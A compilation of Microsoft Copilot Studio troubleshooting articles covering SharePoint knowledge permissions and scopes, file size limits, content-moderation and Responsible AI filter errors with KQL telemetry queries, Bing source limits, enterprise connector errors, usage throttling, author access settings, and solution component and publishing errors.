3. It's possible that documents were only recently uploaded to SharePoint, but have yet to be indexed. It's also possible that there are settings that prevent some sites from appearing in search results. For more information, see [Search results missing in SharePoint Online](#).

Missing user permissions

Generative answers over SharePoint rely on [delegated permissions](#) when searching. At a minimum, a user must have read permissions on the relevant sites and files, or no search results will be returned.

If the user is missing permissions, no results are returned, nor any errors or exceptions. For a user with no permissions, it appears as if no documents were found.

How to fix

Amend permissions so users can access the relevant sites and files. For more information, see [Sharing and permissions in the SharePoint modern experience](#).

The app registration or agent are misconfigured

When admins configure generative answers over SharePoint, admins are expected to set up authentication with a Microsoft Entra ID, and configure [extra scopes](#). If scopes are missing from the app registration or from the agent authentication settings, or if consent wasn't granted to the required scopes, no results are returned, nor any errors or exceptions. For a user, it appears as if no documents were found.

How to fix

Add the necessary scopes to the App Registration and/or the agent's authentication settings, and grant consent.

The following example is a reference to a well configured app registration:

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. [Learn more about permissions and consent](#)

[+ Add a permission](#) [✓ Grant admin consent for Contoso](#)

API / Permissions name	Type	Description	Admin consent requ...	Status
▼ Microsoft Graph (5) ...				
Files.Read.All	Delegated	Read all files that user can access	No	✓ Granted for Contoso ...
openid	Delegated	Sign users in	No	✓ Granted for Contoso ...
profile	Delegated	View users' basic profile	No	✓ Granted for Contoso ...
Sites.Read.All	Delegated	Read items in all site collections	No	✓ Granted for Contoso ...
User.Read	Delegated	Sign in and read user profile	No	✓ Granted for Contoso ...

The following example shows the required authentication settings in Copilot Studio:

< Authentication

Verify a user's identity during a conversation. The agent receives secure access to the user's data and is able to take actions on their behalf, resulting in a more personalized experience. [Learn more](#)

Choose an option

☐ No authentication 

Publicly available in any channel

☐ Authenticate with Microsoft

Entra ID authentication in Microsoft Teams, Power Apps, or Microsoft 365 Copilot

☒ Authenticate manually

Set up authentication for any channel



Require users to sign in

Redirect URL

`https://token.botframework.com/.auth/web/re`

 Copy

Service provider *

Azure Active Directory v2



Client ID *

Client secret *

Token exchange URL (required for SSO) [Learn more about SSO](#)

Tenant ID

Scopes ⓘ

profile openid Files.Read.All Sites.Read.all

File size support

For SharePoint sources, if you don't have a Microsoft 365 Copilot license in the same tenant as your agent, generative answers can only process files up to 7 MB in size. You must also turn off the [Enhanced search results](#) feature.

If you have a Microsoft 365 Copilot license in the same tenant as your agent, the maximum file size is 200 MB. You must also turn on the **Enhanced search results** feature.

Larger files can be stored in SharePoint and **are returned** by a Microsoft Graph search, but aren't processed by generative answers. As an alternative, you can upload your own [files](#), which can be up to 512 MB in size.

For a list of limits and supported SharePoint functionality, see [Copilot Studio web app SharePoint limits](#).

How to fix

If files relevant for your conversational AI experience exceed the size limitation, you might want to explore alternative architectures, such as using [Microsoft 365 Semantic Indexing](#) or [connect your data to Azure OpenAI for Generative answers](#).

Content blocked by content moderation

When they generate responses, Copilot Studio agents moderate content that falls under the [harm categories](#). When content gets moderated, generative answers doesn't provide a response or an indication that content was moderated. However, moderation events are logged when the agent is configured to [send telemetry data to Azure Applications Insights](#).

After connecting your agent to Azure App Insights, you can use the following Kusto Query Language (KQL) query to find out if content was filtered:

Kusto

```
customEvents
| extend cd = todynamic(customDimensions)
| extend conversationId = tostring(cd.conversationId)
| extend topic = tostring(cd.TopicName)
| extend message = tostring(cd.Message)
| extend result = tostring(cd.Result)
| extend SerializedData = tostring(cd.SerializedData)
| extend Summary = tostring(cd.Summary)
| extend feedback =
tostring(todynamic(replace_string(SerializedData, "$", "")).value)
| where name == "GenerativeAnswers" and result contains "Filtered"
| where cloud_RoleInstance == "myCopilot"
| project cloud_RoleInstance, name, timestamp, conversationId, topic, message,
result, feedback, Summary
| order by timestamp desc
```

In the following example, the KQL query highlights an attempt to use generative answers filtered by content moderation:

The screenshot shows the Azure Data Explorer interface. On the left is a navigation pane with categories like Application map, Smart detection, Live metrics, Transaction search, Availability, Failures, Performance, Troubleshooting guides (preview), Monitoring (Alerts, Metrics, Diagnostic settings, Logs, Workbooks), and Usage (Users, Sessions, Events). The main area is titled 'New Query 1*' and contains a KQL query. The query is as follows:

```
5 | extend message = tostring(cd.Message)
6 | extend result = tostring(cd.Result)
7 | extend SerializedData = tostring(cd.SerializedData)
8 | extend Summary = tostring(cd.Summary)
9 | extend feedback = tostring(todynamic(replace_string(SerializedData,"$","")).value)
10 | where name == "GenerativeAnswers" and result contains "Filtered"
11 | // where cloud_RoleInstance == "myCopilot"
12 | project cloud_RoleInstance, name, timestamp, conversationId, topic, message, result, feedback, Summary
13 | order by timestamp desc
14
```

The query results are displayed in a table with columns: anid, topic, message, and result. The first row shows anid '00-bb11-2222-33cc-444444ddddd', topic 'Conversational boosting', message 'bbb1111-cc22-3333-44dd-555555eeeee', and result 'Filtered by High Content Mod...'. The interface also shows a 'Time range' of 'Last 7 days' and a 'Run' button. The bottom status bar indicates '0s 874ms' and 'Display time (UTC+00:00)'.

How to fix

- Try to adjust [content moderation](#), but keep in mind that a lower level of content moderation might result in answers that are less accurate or relevant.
- If you think your content shouldn't be moderated, [raise a case with customer support](#).

Resolve responsible AI content filter errors


09/19/2025

Use the steps in this article to identify and clarify why Responsible AI guidelines filter Copilot Studio agent messages.

Symptoms

If an agent identifies a scenario that goes against Responsible AI guidelines, it triggers the following error message:

Error Message: The content was filtered due to Responsible AI restrictions.
Error Code: ContentFiltered



Cause

Copilot Studio enforces content moderation policies on all generative AI requests to help ensure that admins, makers, and users aren't exposed to potentially offensive or harmful material.

These policies also address actions such as jailbreaking, prompt injection, prompt exfiltration, and copyright infringement.

Content is evaluated twice: once at the stage of user input and again before the agent provides a response. If harmful, offensive, or malicious content is detected, the system blocks the agent from responding and displays an error message to the user.

Troubleshooting

Check error exceptions with Azure Application Insights

With Azure Application Insights, you can review telemetry from agent events, including triggered exceptions.

Note

To use Application Insights, your tenant requires an active Azure subscription and you need to have the necessary roles to create Azure resources.

To learn how to connect Application Insights with your agent, see [Create and configure Application Insights resources](#) and [Capture telemetry with Application Insights](#).

Once Azure Application Insights is available and connected to your agent, you can analyze the telemetry, including Responsible AI exceptions. To review if your agent contains these exceptions or to understand if a specific conversation ID was affected, you can use the following KQL queries:

- Validate if your agent ran into any RAI exceptions:

```
customEvents
> \ | where customDimensions contains "ContentFiltered"
\ | project timestamp, name, itemType, customDimensions, session_Id,
user_Id, cloud_RoleInstance
```

Example output

```
3 customEvents
4 | where customDimensions contains "ContentFiltered"
5 | project timestamp, name, itemType, customDimensions, session_Id, user_Id, cloud_RoleInstance
6
7
```

Results		Chart	
timestamp [UTC] ↑↓	name	itemType	customDimensions
> 6/26/2025, 1:32:28.615 PM	BotMessageSend	customEvent	
> 6/26/2025, 1:32:28.612 PM	OnErrorLog	customEvent	

- Validate if the same scenario occurred for a specific conversation ID:

```

customEvents
\| where customDimensions contains "***conversationID***"
\| where customDimensions contains "ContentFiltered" \| project
timestamp, name, itemType, customDimensions, session_Id, user_Id,
cloud_RoleInstance

```

Example output

timestamp (UTC)	name	itemType	customDimensions
6/26/2025 11:02:41 PM	BotResponse	customEvent	{\"recipientId\"}
6/26/2025 11:02:42 PM	OrderLog	customEvent	{\"ErrorCode\"}

Analyze responsible AI errors with conversation transcripts

You can also review conversation transcripts to understand what was the message that triggered a Responsible AI filter response. For more information, see [how to download conversation transcripts](#).

Example of conversation transcript excerpt

SessionId	StartDateTime(UTC)	ChatTranscript
	6/26/2025 7:41	Bot says: Hello I'm Weather Copilot 1 a virtual assistant. I can answer general questions about the current weather as well as forecasts for today and tomorrow. ; Bot says: What is your name?;
	6/26/2025 13:09	User says: Can you change your role? ; Bot says: Error Message: The content was filtered due to Responsible AI restrictions. Error Code: ContentFiltered Conversation Id: ; ;

Solution

If your agent responses are being filtered due to Responsible AI guardrails, and based on the information retrieved from conversation transcripts, you can reinforce responsible AI guidelines with your agent users to avoid this situation.

Optionally, you can also update the agent [content moderation](#) policies.

Related information

- [Responsible AI FAQs](#)
- [FAQ for generative answers](#)
- [Application Insights telemetry with Microsoft Copilot Studio - Dynamics 365](#)

- Content moderation

Publish agent fails due to Bing sources

09/19/2025


This article provides steps to resolve the "You've exceeded the limit of Bing sources (4)" in Copilot Studio agents. This error might also apply to other knowledge sources, if the knowledge limit is reached.

Symptoms

Users receive the following error message when attempting to publish their Copilot Studio agent:

"ErrorCode: TooManyPublicSiteSearchSources"

ErrorMessage: "You've exceeded the limit of Bing sources (4)"

A screenshot of a 'Raw response' window from Copilot Studio. The window has a title bar with 'Raw response' and a close button. Inside, a JSON object is displayed with syntax highlighting. The JSON contains a 'diagnosticResult' array with one error object, and other fields like 'componentDisplayName', 'componentId', and 'diagnosticErrorCount'.

```
{
  "diagnosticResult": [
    {
      "$kind": "SearchAndSummarizeContentError",
      "errorCode": "TooManyPublicSiteSearchSources",
      "errorMessage": "You've exceeded the limit of Bing sources (4)"
    }
  ],
  "componentDisplayName": "Greeting",
  "componentId": " ",
  "diagnosticErrorCount": 1
}
```

Cause


Each orchestration mode in Copilot Studio has specific limitations on the number of knowledge sources that can be uploaded. Specifically for public websites, the limit is 25 in generative orchestration and four in classic orchestration.

However, if knowledge sources are also defined at the topic level using a generative answers node (identified as search and summarize), the limit becomes four, regardless of the orchestration mode. The generative answers node has this limitation because it uses classic orchestration to process requests, even if generative orchestration is enabled for the agent.

Solution

If you're running into this issue and are unable to publish the agent due to this error, ensure that the **Create generative answers** node respects the maximum number of knowledge sources allowed:

1. Open your agent in Copilot Studio.
2. Go to **Topics**.
3. Access the topic that contains a **Create generative answers** node or see which topics contain errors.
4. In the **Create generative answers** node, you should see the following errors:



5. Adjust the number of knowledge sources to the maximum allowed limit (for public sources, this limit is 4) and save the topic.
6. Ensure that you don't have any other topics with incorrectly configured generative answers nodes.

You should now be able to publish your agent successfully.

Related information

- [Knowledge sources overview](#)

Troubleshoot enterprise knowledge sources

09/19/2025

Enterprise data knowledge sources provide the ability for makers to apply data sources using [real-time knowledge connectors](#), such as Salesforce, ServiceNow Knowledge, ZenDesk, and Azure SQL Server.

Design time errors

When adding or editing a knowledge source (such as adding tables or previewing data), you might encounter one of the following errors. The following guidelines help you mitigate these errors:

Connection not found

- **Error message:** The configured connection is no longer present.
- **Possible issue:** The connection was possibly removed from the maker portal.
- **Mitigation:** Verify that the connections are valid for all the appropriate knowledge sources and reconfigure as needed.

Unauthorized access

- **Error message:** Credentials are missing or not valid for the connection.
- **Possible issue:** The credentials were modified or are no longer valid.
- **Mitigation:** Reconnect to one or more knowledge sources on the **Knowledge** page or in the maker portal.

Unable to connect to Service Now instance

- **Error message:** We can't connect to your ServiceNow instance because it's currently in hibernation mode.
- **Possible issue:** The ServiceNow instance might be hibernating.
- **Mitigation:** Sign in to your ServiceNow instance directly, then try again.

No tables found

- **Error message:** We couldn't find any tables for the given connection.
- **Possible issue:** The knowledge source might not have queryable tables.
- **Mitigation:** Verify that the knowledge source has queryable tables, then try again.

Connection firewall

- **Error message:** Unable to connect to the knowledge source due to firewall issues.
- **Possible issue:** The firewall rules are blocking the connection.
- **Mitigation:** Create appropriate firewall rules to enable access.

Bad gateway

- **Error message:** Unable to establish connection to the knowledge source.
- **Possible issue:** The instance isn't accessible, or gateway settings and **Deny Public Network Access** settings are incorrect.
- **Mitigation:**
 - **Ensure instance accessibility:** Verify that the instance you're trying to connect to is up and running. Check for any network issues or maintenance activities affecting the instance.
 - **Verify gateway settings:** Access the gateway configuration settings, then ensure that the gateway is correctly configured to allow connections to the instance. Also check for any misconfigurations or errors in the gateway settings.
 - **Check **Deny Public Network Access** settings:** Navigate to the security settings of the instance. Ensure that the **Deny Public Network Access** option isn't turned on if public access is required. Then adjust the settings to allow necessary network access.

APIM connection doesn't exist

- **Error message:** The configured connection is no longer active.
- **Possible issue:** The connection configuration was lost or isn't valid.
- **Mitigation:** Reconfigure the connection for the knowledge source and try again.

Forbidden access

- **Error message:** Access to the requested resource is forbidden.

- **Possible issue:** The user doesn't have the necessary permissions to access the resource.
- **Mitigation:** Verify that the user has the correct permissions and roles assigned. If necessary, update the permissions in the user management settings or contact the administrator for access.

What is a Queryable Table?

A queryable table is one that can be queried or accessed to retrieve data. In the context of databases and knowledge sources, a queryable table typically holds structured data that can be included in search queries and data retrieval operations.

Non-Queryable tables

There are predefined sets of tables that are intentionally excluded from the allowed tables, since they generally contain unstructured or text-based data. To use these tables, you must use the **Your connections** option when connecting to the knowledge source. This option provides access to the unstructured data. For more information, go to [Unstructured data as a knowledge source](#) and [Add unstructured data as a knowledge source](#).

The following tables require the use of the **Your connections** option.

- **ServiceNow:** Knowledge Article
- **Zendesk:** Articles
- **Salesforce:**
 - Knowledge Article
 - Knowledge Article Version

ⓘ Note

At the table level, the `Queryable` property determines whether a table can be queried. In addition, the following Salesforce table types are unqueryable:

- Article Version History
- Article View Statistics
- Article Vote Statistics
- Account Change Event

Content moderation errors

Before responses are returned to your agent's users, a [content moderation](#) check is performed to ensure the quality and appropriateness of the agent's response. If a user's query is deemed unanswerable by the content moderation system, the request fails. When a request fails due to content moderation, the user's query doesn't meet the criteria for a valid and answerable question. The following guidelines help to determine if a query is likely to fail or pass the content moderation check.

Queries that pass

- **Database queries:** Questions involving the retrieval of data from a database. For example: "What are the sales figures for Q1 2024?"

Queries that fail

- **Data modification:** Requests to change or update data. For example: "Update the status of ticket #12345 to 'Resolved.'"
- **Text search:** Queries requiring searches for specific text within documents or records. For example: "Find all emails containing the words the word 'urgent.'"
- **Support questions:** Queries regarding general support-related questions. For example: "How do I reset my password?"
- **How-to questions:** Queries requesting instructions or step-by-step guides. For example: "How do I create a new user in Salesforce?"
- **Unstructured data questions:** Queries trying to analyze unstructured data in enterprise knowledge sources. For example: "What's the status of my VPN - invoke KB articles in ServiceNow."

Content moderation FAQ

The answers to these frequently asked questions (FAQ) provide further insight into how content moderation affects queries to enterprise knowledge sources.

Why did my query fail content moderation?

Your query might contain elements that aren't supported, such as requests for data modification or text searches.

How do I get a detailed error message when a query fails?

Currently, it's not possible to receive a detailed error message due to content moderation. Review the types of queries being used to ensure you're using a passing query.

How do I improve my query to pass content moderation?

Ensure that your queries are focused on retrieving data from the connected databases. Queries shouldn't be based on text searches, data modification, or support questions.

Resolve usage limit errors in agents

This article describes common throttling errors you might encounter when using Copilot Studio agents. It explains the underlying causes, which typically stem from capacity limitations or licensing constraints, and outlines solutions for resolving these issues.

Symptoms

You might receive one or more of the following error messages when interacting with an agent:

- **EnforcementMessage:** "This agent is currently unavailable. It has reached its usage limit. Please try again later."
- **GenAISearchandSummarizeRateLimitReached:** "The usage limit for search and summarize has been reached. Please try again later."
- **GenAIToolPlannerRateLimitReached:** "The usage limit for generative orchestration has been reached. Please try again later."
- **OpenAIRateLimitReached:** "Your agent reached the maximum number of generative answers responses."

Cause

Copilot Studio enforces default rate and usage constraints to protect against unexpected usage surges that might affect the functionality of the application. Agent usage is measured in Copilot credits. The number of credits an agent consumes depends on the design and features of the agent. When consumption exceeds available capacity in an environment, the environment is in overage. Once overage enforcement is triggered, you see the message, "This agent is currently unavailable. It has reached its usage limit. Please try again later." For more information on credits and overage enforcement, see [Overage enforcement](#).

For messages generated with the usage of generative AI and for topic orchestration, quotas limit the number of requests that you can send per minute and per hour. Once you reach the limit, subsequent agent messages are blocked, resulting in one of the listed symptoms. These quotas and limits apply per Dataverse environment. For more information, see [Quotas and limits for Copilot Studio](#).

Solution

Confirm the licensing and capacity model

Review the [Copilot Studio quotas and limits](#) for the plan you're using, and compare it against your recent usage. To view consumption in the Power Platform admin center, see [View Copilot Credit consumption](#).

If you reach the limits, an administrator can either:

- [Purchase additional capacity packs to cover your consumption quota](#)
- Switch to [pay as you go billing plan](#)

ⓘ **Note**

Currently, only production and sandbox environments support pay-as-you-go.

Request a rate-limit increase

[Contact Microsoft Support](#) and request a rate-limit increase. This option doesn't guarantee that an exception or increase is granted. Each request is subject to review and approval based on eligibility and current licensing. Only pay-as-you-go environments are eligible; environments operating solely on message-based functionality aren't eligible for consideration.

Related information

- [Copilot Studio licensing](#)
- [Quotas and limits](#)
- [Understand agent error codes](#)

Last updated on 10/30/2025

Users outside the Copilot Studio authors security group can access Copilot Studio

09/19/2025

This article provides clarification on the "Copilot Studio authors" setting and how to restrict user access to Copilot Studio.

Issue

Customers often expect that assigning a security group to the "Copilot Studio authors" setting in the Power Platform Admin Center (PPAC) restricts access to only those users in that group. However, users outside the group continue to access copilotstudio.microsoft.com if they meet specific licensing conditions.

Cause

The "Copilot Studio authors" setting is designed to grant access to users in the specified security group in a pay-as-you-go licensing scenario. It doesn't automatically revoke access from other users.

Solution

If you want to block user access to Copilot Studio, all the following conditions must be met:

1. The user isn't in the security group assigned to the "Copilot Studio authors" setting.
2. The user doesn't have a Copilot Studio per-user license or trial license.
3. The user doesn't have a Microsoft 365 Copilot license.

Related information

- [Tenant settings](#)

Agents missing components in a solution

Summarize this article for me

Summary

This article helps you resolve a problem in [Microsoft Copilot Studio](#) in which an agent is missing components in a target environment. After you import an agent's [solution](#) into a target environment, new components that you add to the agent's source solution don't automatically appear in the imported version of the agent. Such new components could include [topics](#), tools, actions, [connectors](#), child agents, or Model Context Protocol (MCP) servers. This article describes how to add the missing components and how to avoid the problem.

Symptoms

After you import an agent's solution into a target environment, and then you add new components to the agent in the source solution, you experience one or more of the following problems:

- Topics are missing from the agent in the target environment.
- [Knowledge sources](#) are missing from the agent in the target environment.
- [Environment variables](#) are missing from the agent in the target environment.
- Components or tools that are linked to the agent in the source environment don't appear in the target environment.

Cause

When you import an agent's solution into a target environment, and you later modify the agent's source solution, the imported solution in the target environment doesn't automatically include any components that are added to the agent's source solution. The imported solution reflects the agent's state only at the time that you originally exported it.

Solution

To sync new components from the agent's source solution to the imported agent in the target environment:

1. In Copilot Studio, go to **Solutions**, and then open the agent's source solution.
2. In the **Objects** pane, locate your agent under **Agents**.
3. Open the commands menu (:), select **Advanced**, and then select **Add required objects**.

4. [Export the source solution](#).
5. [Import the updated solution](#) into your target environment.

For more information, see [Export and import agents using solutions](#).

Note

If you add new components to the agent, repeat the previous steps to add required objects before you export the solution.

To prevent this problem, use one of the following approaches to keep agent changes in sync with the target environment's solution.

Create agents in the solution context

When you create an agent in a solution's context, Copilot Studio automatically adds new agent components to that solution. To create a new agent in your target environment's context, follow these steps:

1. On the **Home** page of Copilot Studio, select the gear icon in the description box.
2. In **Agent settings**, under **Advanced settings**, select the desired [solution](#) in your target environment.

If you already added the agent to your environment, open the agent from your target environment's solution (**Solutions** > *Your Solution* > **Agent** > **Open**), and then continue editing from that context.

Use a preferred solution in Copilot Studio

Copilot Studio supports *solution-aware authoring* through preferred solutions. When you set a preferred solution, new agents and component edits are created directly in that solution.

To set a preferred solution:

1. On the sidebar, select the ellipsis (...).
2. Select **Solutions**.
3. On the top menu bar, select **Set preferred solution**.
4. Choose the solution in your target environment that you want to create agents in by default.

For more information, see [Solution management in Copilot Studio](#).

Verify the solution context of the agent

To verify that the agent is correctly mapped to your solution so that new components sync automatically:

1. Open the agent.
2. Select **Settings** > **Agent details**.
3. Select **View solution**.
4. Verify that the solution that's shown is your desired solution. If the agent isn't mapped to the correct solution, follow the steps in [Create agents in the solution context](#) or [Use a preferred solution in Copilot Studio](#) to update the mapping.

Related content

- [Overview of application lifecycle management with Microsoft Power Platform](#)
- [Work with environments in Copilot Studio](#)

Last updated on 03/11/2026

Expression or reference errors when publishing an agent

Summary

When you run application lifecycle management (ALM) actions for a managed agent [solutions](#) in Microsoft Copilot Studio, you might experience expression errors or invalid reference errors. These errors typically occur in a situation in which component dependencies are missing. This situation can affect [managed solution layers](#). This article provides steps to diagnose and resolve these component errors so that you can successfully publish your agent.

Symptoms

When you publish a managed agent in Copilot Studio, you might experience either or both of the following errors:

- Expression errors:
 - `IdentifierNotRecognized`
 - Incompatible type comparison
 - Unexpected characters
 - Power Fx errors
- Invalid reference errors:
 - Element disabled or not found

The following screenshot shows an example of the `IdentifierNotRecognized` error.



```
[
  {
    "diagnosticResult": [
      {
        "$kind": "ExpressionError",
        "startPosition": 1,
        "endPosition": 24,
        "errorCode": "IdentifierNotRecognized"
      },
      {
        "$kind": "ExpressionError",
        "startPosition": 1,
        "endPosition": 22,
        "errorCode": "IdentifierNotRecognized"
      }
    ]
  }
],
```


Cause

Missing component dependencies in your solution cause these expression and reference errors during agent publishing.

Solution

To resolve these errors, add the required dependencies to your solution:

1. In [Power Apps](#), open the solution that contains the agent.
2. Go to **Objects**, and check whether the following components are included in your solution (if applicable):
 - Workflows
 - Environment variables
 - Connection references
3. For each component that shows a **Not Recognized** error, open the command menu (:), select **Advanced**, and then select **Add required objects**.



4. To automatically include all dependencies, repeat the previous step for the main **Agent** component.
5. [Export the solution](#) again. This step also exports the included dependencies.

Create a support case

If you still receive the same errors after you apply the solution, contact Microsoft Support. For more information, see [Find support and give feedback for Copilot Studio](#).

When you create a support case, include the following information:

- A network trace that captures the errors
- The complete error details (download the full error that's shown during the upgrade or uninstall)
- Screenshots of the following views:
 - Solution layers view
 - Agent dependencies
 - Customize column showing conflicts (if applicable)
- A description of the steps that you already tried
- The solution .zip file, if possible

Related content

- [Upgrade or update a solution](#)
- [Create and manage custom solutions](#)
- [Export and import agents using solutions](#)

Last updated on 03/30/2026

Solution upgrade or uninstall errors in Copilot Studio

Summary

When you upgrade or uninstall a managed [solution](#) in [Microsoft Copilot Studio](#), you receive error messages that are related to SQL constraints, managed property evaluation, or unexpected component deletion. These errors typically occur because of active customizations in the target environment or managed property conflicts. This article helps you identify the cause and resolve the error.

Symptoms

When you upgrade or uninstall a managed solution, or when you update, remove, or delete a managed component such as an agent or agent component, you receive one of the following error messages:

- SQL constraint error:

Sql error: Statement conflicted with a constraint. The DELETE statement conflicted with the REFERENCE constraint "botcomponent_parent_bot"

- Managed property evaluation error:

The evaluation of the current component (name=bot, id="botid") in the current operation (Update) failed during managed property evaluation of condition:
Managed Property Name: iscustomizableanddeletable; Component Name: bot;
Attribute Name: iscustomizable

- Unexpected component deletion error:

Not Found

Determine the cause of the problem

Match the error message to the appropriate cause:

